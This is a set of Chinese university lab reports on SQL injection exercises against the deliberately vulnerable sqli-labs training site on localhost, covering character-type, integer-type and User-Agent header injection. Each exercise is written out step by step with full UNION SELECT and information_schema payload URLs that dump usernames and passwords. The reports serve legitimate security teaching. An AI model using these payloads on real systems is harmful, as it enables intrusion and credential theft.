

电子科技大学 计算机（网安）学院

标准实验报告

（实验）课程名称 信息对抗综合设计实验

电子科技大学

实验报告

学生姓名：黄鑫 学号： 2021050901013 指导教师：汪小芬

实验地点： 主楼 A2-413-1

实验时间： 2023.10.31

一、实验室名称：主楼 A2-413-1

二、实验项目名称：字符型注入

三、实验学时： 4

四、实验原理：

(1) SQL 是一种用于管理和操作关系数据库的结构化查询语言，允许用户修改数据库结构和操纵数据库中的数据内容。SQL 注入是一种安全漏洞，当攻击者能够向应用程序的查询中插入恶意的 SQL 操作时，就会出现这一漏洞，从而使其能够修改应用程序的数据或者访问数据库中的敏感信息。

(2) 在编写代码时，如果程序员未对用户输入的数据进行合法性验证，可能导致应用程序存在安全隐患。攻击者可以根据返回的结果，获取他们所期望的信息。

(3) 当用户输入的参数是字符串时，这种数据被称为字符型数据。字符型数据和数字型数据之间的主要区别在于，数字型数据不需要使用单引号来进行包围，而字符串型数据通常需要使用单引号来标示。基于字符型的 SQL 注入攻击特指那些针对 URL 参数为字符串类型且需要使用单引号来表示字符串的漏洞。

(4) 在 MySQL 数据库中，单引号的处理规则如下：单引号必须成对出现，否则数据库会报错。如果两个单引号之间的内容为空，数据库会自动忽略这两个单引号。这些规则是 SQL 注入攻击中经常被利用的细节，攻击者可以利用这些规则来构建恶意 SQL 语句，以实现其攻击目的。因此，保护应用程序免受 SQL 注入攻

击是至关重要的。

五、实验目的:

理解字符型注入的概念和原理。

学会识别和判断潜在的字符型注入漏洞。

掌握如何保护应用程序免受 SQL 注入攻击的重要性。

六、实验内容:

使用 `sqli-labs-master/less-1` 实验环境,学习基于字符型的 SQL 注入攻击。

实际演示和模拟字符型注入攻击，了解攻击者可能采用的方法。


七、实验器材（设备、元器件）：

操作系统: Windows 2008

开发环境: phpstudy (PHP 5.3)

八、实验步骤:

(1) 在 `sql-labs-master/less-1` 实验环境下学习基于字符型的 SQL 注入。首先需要在源代码 (`C:\phpStudy\WWW\sql-labs-master\Less-1\index.php`) 中加入下面两行, 使网页能回显我们输入的有效输入和执行的 `mysql` 语句, 方便分析。如下图所示。



```
index.php - 记事本
788561
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
右键弹出窗口

<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>Less-1 **Error Based- String**</title>
</head>

<body bgcolor="#000000">
<div style="margin-top:70px;color:#FFF; font-size:23px; text-align:center">Welcome&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&
<font size="3" color="#FFFFFF">


<?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");
error_reporting(0);
// take the variables
if(isset($_GET['id']))
{
$id=$_GET['id'];
echo "有效输入: ".$id."<br>";
//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp, ID:'. $id. "\n");
fclose($fp);

// connectivity

$sql="SELECT * FROM users WHERE id=' $id' LIMIT 0,1";
echo "执行的MySQL语句: ".$sql."<br>";
$result=mysql_query($sql);
```

(2) 首先访问网址 <http://localhost/sqli-labs-master/less-1/>，会显示提示 Please

input the ID as parameter with numeric value, 请输入 id 作为带数值的参数。添加 id 访问网页原始页面, 输入网址 <http://localhost/sqli-labs-master/less-1/?id=1>。如下图所示。



(3) 接下来, 我们判断此 SQL 注入是基于整型还是字符型 (区别在于是否需要使用单引号表示)。在原始 URL 后添加单引号, 此时页面显示错误, 由此可见我们输入的单引号被后台数据库成功执行。如下图所示 (4) 点击【开始】, 即可进行暴力破解, 爆破结果如下。



(4) 在原始 URL 后面添加两个单引号, 此时页面显示正常。因此可以推断这是一个基于字符型的 SQL 注入。如下图所示。



(5) 按上面的知识点判断进行进一步验证, 输入网址 <http://localhost/sqli-labs-master/less-1/?id=1' and '1'=1> 和 <http://localhost/sqli-labs-master/less-1/?id=1' and '1'=2>, 前者能返回正确页面, 后者返回正确但没有查询信息, 字符型 SQL 注入。如下图所示。



(6) 判断为字符型注入，接下来，使用 order by 语句判断表中的字段数目。字段从 1 开始进行猜测，方法跟前面介绍的一样，直到页面显示错误就可推断出。字段设为 3 时显示正确，输入网址 <http://localhost/sqli-labs-master/less-1/?id=1' order by 3-->。如下图所示。




(7) 输入网址 <http://localhost/sqli-labs-master/less-1/?id=1' order by 4-->，在字段设为 4 时页面返回错误，由此可见，表中的字段数目为 3，只有 3 列。如下图所示。



(8) 接下来, 使用 `union` 语句来判断各字段的类型以及判断能够在页面显示的字段。注意这里 `id` 改为了 `-1`, 由查询结果可知, 只有第 2 列和第 3 列的结果显示在页面上 (第一列一般是 `id`), 接下来就利用 2, 3 来查询数据库的信息。如下图所示。



(9) 现在, 就按照 `mysql` 数据库的结果一步一步的枚举数据库内容了。首先枚举数据库名, 可以查询到 `mysql` 中的所有数据库, 输入网址 `http://localhost/sqli-labs-master/less-1/?id=-1' union select 1,group_concat(schema_name),3 from information_schema.schemata--+`。如下图所示。



(10) 枚举表名, 选择数据库 `security` 进行列举。输入网址 `http://localhost/sqli-labs-master/less-1/?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='security'--+`, 页面回显结果就是 `security` 数据库中的所有表内容。如下图所示。




(11) 枚举字段, 即列举表中的列名称, 这里从上面的查询结果中选择 `users` 表。输入网址 `http://localhost/sqli-labs-master/less-1/?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where`

table_name='users'--+，可知 users 表由哪 3 列组成。如下图所示。



(12)枚举字段的数据项内容。这里对 users 表中的 id 为 1 的内容进行查询，输入网址 `http://localhost/sql-labs-master/less-1/?id=-1' union select 1,username,password from users --+`。如下图所示。



九、实验数据及结果分析：

通过字符型 SQL 注入，成功获取了后台数据库中用于登录的用户名（“Dumb”）和密码（“Dumb”）。这一实验结果揭示了一个严重的安全漏洞，即后台数据库未对输入的字符数据进行充分的过滤和验证。攻击者可以利用恶意的 SQL 语句绕过正常的登录流程，直接获得登录凭证。这种漏洞可能导致未经授权的用户访问系统、获取敏感数据或执行其他恶意活动。

十、实验结论：

本实验表明字符型 SQL 注入是一种严重的安全漏洞，需要及时修复。后台系统应该加强对输入数据的验证和过滤，以防止攻击者利用 SQL 注入攻击。保护系统免受恶意攻击的威胁需要开发人员、系统管理员和安全专家的协同努力。加强对安全漏洞的认识，采取有效的安全措施，并定期更新和维护系统，是确保系统安全性和可靠性的关键步骤。

十一、总结及心得体会：

通过这个实验，我们深刻认识到了安全性在软件开发和系统维护中的重要性。保护系统免受恶意攻击的威胁需要不断提高对安全漏洞的认识，采取有效的安全措施，以及及时更新和维护系统。只有这样，系统的安全性和可靠性才能得到有

效保障。

十二、对本实验过程及方法、手段的改进建议：

尽管本实验介绍了基本的字符型 SQL 注入方法，但在实际情况中，后端系统通常会对输入数据进行验证。因此，建议扩展实验内容，介绍如何绕过后端验证进行 SQL 注入攻击，以帮助学生更全面地理解安全漏洞和攻击技术。这将有助于提高他们对系统安全性的认识，以便更好地保护系统免受潜在的威胁。

报告评分：

指导教师签字：

电子科技大学

实验报告

学生姓名：黄鑫 学号：2021050901013 指导教师：汪小芬

实验地点：主楼 A2-413-1

实验时间：10.31

一、实验室名称：主楼 A2-413-1

二、实验项目名称：整型注入和 union 联合查询

三、实验学时：4

四、实验原理：

(1) SQL (Structured Query Language) 是一种用于管理关系型数据库的结构化查询语言。SQL 语言允许修改数据库结构和操作数据库内容。当攻击者能够通过将一系列 SQL 操作插入到应用程序的查询中，然后对数据库进行查询，就构成了 SQL 注入攻击。

(2) 如果在编写代码时程序员没有对用户输入数据的合法性进行验证，可能会导致应用程序存在安全漏洞。攻击者可以根据返回的结果获取某些敏感数据，从而危及系统的安全。

(3) 通过修改参数，如果无需添加引号就能够拼接 SQL 语句，这就构成了整型注入，也被称为数字型注入。基于整型的 SQL 注入通常出现在具有 SQL 注入漏洞的 URL 参数是整数类型的情况下。

(4) 应用程序数据库中的整型 SQL 语句示例为：“SELECT * FROM <表名> WHERE id = x”。在这个语句中，“id”通常是一个整数参数，漏洞出现在输入没有经过适当验证，攻击者可以操纵“x”的值以注入恶意 SQL 代码。

五、实验目的：

(1) 熟悉整型注入

(2) 掌握 union 联合查询

六、实验内容:


在 sqli-labs-master/less-2 实验环境下学习基于整型的 sql 注入

七、实验器材 (设备、元器件):


Windows2008+phpstudy (php5.3)

八、实验步骤:


(1) 首先需要在源代码 (C:\phpStudy\WWW\sqli-labs-master\Less-2\index.php) 中加入下面两行, 使网页能回显我们输入的有效输入和执行的 mysql 语句, 方便分析。如下图所示。



(2) 首先访问网址 <http://localhost/sqli-labs-master/less-2/>, 会显示提示 Please input the ID as parameter with numeric value, 请输入 id 作为带数值的参数。如下图所示。




(3) 根据网页提示这里输入 id=1, 访问网页原始 URL <http://localhost/sqli-labs-master/less-2/?id=1>。如下图所示。



(4) 接下来，我们判断此 SQL 注入是基于整型还是字符型。在原始 URL 后添加单引号 (')，此时页面显示错误，由此可见我们输入的单引号被后台数据库成功执行即存在注入点。如下图所示。



(5) 按上面介绍的判断方法进一步验证，分别在原始 URL 后添加 and 1=1 和 and 1=2 进行查看。返回结果正如上面介绍的 and 1=1 与原始页面无差异，and 1=2 不报错也不返回查询结果。这里无需添加引号即可连接 sql 语句，确定为整型注入。




(6) 在原始 URL 后添加两个单引号，此时页面同样会显示错误，由此可见

我们输入的两个单引号也被后台数据库成功执行，进一步验证为整型注入。如下图所示。



(7) 判断完注入类型，接下来我们使用 order by 语句来判断字段数（即表的列数）。一般字段数是从 1 往后进行判断，直到返回 Unknown 错误提示页面就可以确认字段数。从 1 开始判断，这里判断到 4 显示 Unknown 提示页面。如下图所示。




(8) 查看一下 3 的返回页面进行对比，3 是正确返回页面，而 4 就会有错误提示。由此判断，数据库字段数位为 3。



(9) 判断了字段数位，接下来，我们一步一步枚举数据库内容，这里用到 union 联合查询。枚举数据库名，输入网址 `http://localhost/sqli-labs-master/less-2/?id=1unionselect1,group_concat(schema_name),3frominformation_schema.schemat` a%23 进行查询，union 后面直接添加 mysql 执行语句即可，这里 sql 语句是查询所有数据库的名字。%23 是为了在 http 中传输特殊字符和汉字等而使用的，%后

面跟的是该字符的 16 进制编码，%23 表示的是#，所以在 url 中会显示为#。如下图所示。



(10) 枚举当前数据库名，访问网址 `http://localhost/sqli-labs-master/less-2/?id=-1 union select 1,database(),3%23`，可以得知当前数据库为 `security`。如下图所示。



(11) 枚举表名，输入网址 `http://localhost/sqli-labs-master/less-2/?id=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='security'%23`，可以查询出当前数据库 `security` 中的表。如下图所示。



(12) 枚举字段，这里选择上面查询到的一个表 `users` 进行查询。输入网址 `http://localhost/sqli-labs-master/less-2/?id=-1 union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'%23`，可以查询出 `users` 表中的字段。如下图所示。



(13) 枚举字段数据项，上一步得知 users 表中的 3 个字段即列，下面对选择 username 和 password 列内容进行查询。输入网址 `http://localhost/sqli-labs-master/less-2/?id=-1 union select 1,group_concat(username),group_concat(password) from users%23`，可以列举出表中这两列的内容。如下图所示。



(14) 如果我们只需要返回第一个 id 的记录，输入网址 `http://localhost/sqli-labs-master/less-2/?id=-1 union select 1,username,password from users%23`。如下图所示。



九、实验数据及结果分析：

成功获取数据库后台用户名和密码。

用户名：Dumb, Angelina, Dummy, secure, stupid, superman, batman, admin, admin1, admin2, admin3, dhakkan, admin4

密码：Dumb, I-kill- you, p@ssword, crappy, stupidity, genius,

mob!le, admin, admin1, admin2, admin3, dumbo, admin4

十、实验结论：

通过整型 SQL 注入实验，成功地获取了后台数据库中用于登录的用户名和密码，揭示了该网站存在 SQL 注入漏洞的现实威胁。

十一、总结及心得体会：

通过这个实验，我们深刻认识到了在软件开发和系统维护中，安全性的至关重要性。保护系统免受整型 SQL 注入攻击的威胁需要我们强化对输入验证、参数化查询和访问控制的实施。同时，及时更新和维护系统，密切关注最新的安全漏洞和保护措施，以确保系统的安全性和可靠性。

十二、对本实验过程及方法、手段的改进建议：

除了本实验介绍的基本 SQL 注入方法，还有其他多种 SQL 注入技巧，例如报错注入、布尔盲注等。建议扩展实验内容，介绍更多 SQL 注入方法，以帮助学生更全面地了解各种 SQL 注入技巧，提高他们对系统安全漏洞的认识，以便更好地保护系统免受不同类型的攻击威胁。

报告评分：

指导教师签字：

电子科技大学

实验报告

学生姓名：黄鑫 学号： 2021050901013 指导教师：汪小芬

实验地点： 主楼 A2-413-1

实验时间： 2023.10.31

一、实验室名称：主楼 A2-413-1

二、实验项目名称：HTTP 头部注入

三、实验学时：4

四、实验原理：

(1) HTTP 头部详解：

HTTP 头部包含了多个参数，其中存在可能发生 HTTP 头注入的参数，主要包括以下几种：

- User-Agent：用于服务器识别客户端的操作系统和浏览器版本等信息，通常用于记录用户信息，尤其在大型网站中。

- Cookie：存储在用户本地终端上的数据，用于识别用户身份和进行会话跟踪，通常加密后存储。

- X-Forwarded-For：简称 XFF 头，代表客户端的真实 IP 地址，通常用于记录请求端的真实 IP 地址，以便进行安全搜寻或日志记录。需要注意，X-Forwarded-For 头可以被修改以伪造 IP 地址。

- Client-IP：类似于 X-Forwarded-For，也用于表示客户端的真实 IP 地址。

- Referer：浏览器发送给 WEB 服务器的信息，用于表明用户从哪个页面链接过来。

- Host：客户端指定要访问的 WEB 服务器的域名/IP 地址和端口号。

(2) 报错注入与 extractvalue 函数:

在报错注入中, extractvalue() 函数用于对目标 XML 文档进行查询, 类似于 HTML 中使用标签查找元素。其语法如下:

extractvalue(XML_document, XPath_string)

- XML_document: 一个字符串, 代表 XML 文档的名称, 通常用变量名如 "Doc" 表示。

- XPath_string: XPath 格式的字符串, 用于指定要查询的 XML 元素路径。

此外, concat 函数用于将多个参数连接成一个字符串, 并返回连接后的结果。

报错注入的漏洞通常发生在不正确处理用户输入的情况下, 攻击者可以构造恶意的输入来触发 XML 解析错误, 从而获得服务器的敏感信息。要避免报错注入漏洞, 必须对用户输入进行严格的验证和过滤。

五、实验目的:

了解 http 头部信息

六、实验内容:


本实验主要介绍 http 头部注入, 通过 Useragent 描述浏览器信息。

七、实验器材 (设备、元器件):


Windows2008+phpstudy (php5.3)

八、实验步骤:

(1) 本实验使用 sqli-labs-master 中的 less-18 进行操作, 主要对 User-Agent 进行注入, 同时也可以学习 extractvalue 的报错注入。打开浏览器, 输入 `http://localhost/sqli-labs-master/Less-18/` 并回车, 页面显示的表单结构, 为 post 提交。如下图所示。



(2) 输入 admin1/admin1，点击提交。页面多出一行浏览器版本等信息。如下图所示。



(3) 打开源码(C:\phpStudy\WWW\sqli-labs-master\Less-18\index.php)，查看源码，37 行中定义了 check_input 函数，并对\$username 和\$password 都进行了检查过滤，所以这里不存在注入点。但是下面的 INSERT INTO 语句中插入了\$uagent,\$IP 和\$username，也与数据库进行了交互，并且由源码可以看出来，\$uagent 并没有进行过滤，所以可以尝试对\$uagent 进行注入。如下图所示。

```
Live http headers - C:\#
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

$uagent = $SERVER['HTTP_USER_AGENT'];
$IP = $_SERVER['REMOTE_ADDR'];
echo "<br>";
echo "Your IP ADDRESS is: " . $IP;
echo "<br>";
//echo "Your User Agent is: " . $uagent;
// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
    $uname = check_input($_POST['uname']);
    $passwd = check_input($_POST['passwd']);


    /*
    echo "Your User name: " . $uname;
    echo "<br>";
    echo "Your Password: " . $passwd;
    echo "<br>";
    echo "Your User Agent String: " . $uagent;
    echo "<br>";
    echo "Your User Agent String: " . $IP;
    */

    //logging the connection parameters to a file for analysis.
    $fp=fopen("login.txt", "a");
    fwrite($fp, "User Agent: " . $uagent . "\n");
    fclose($fp);

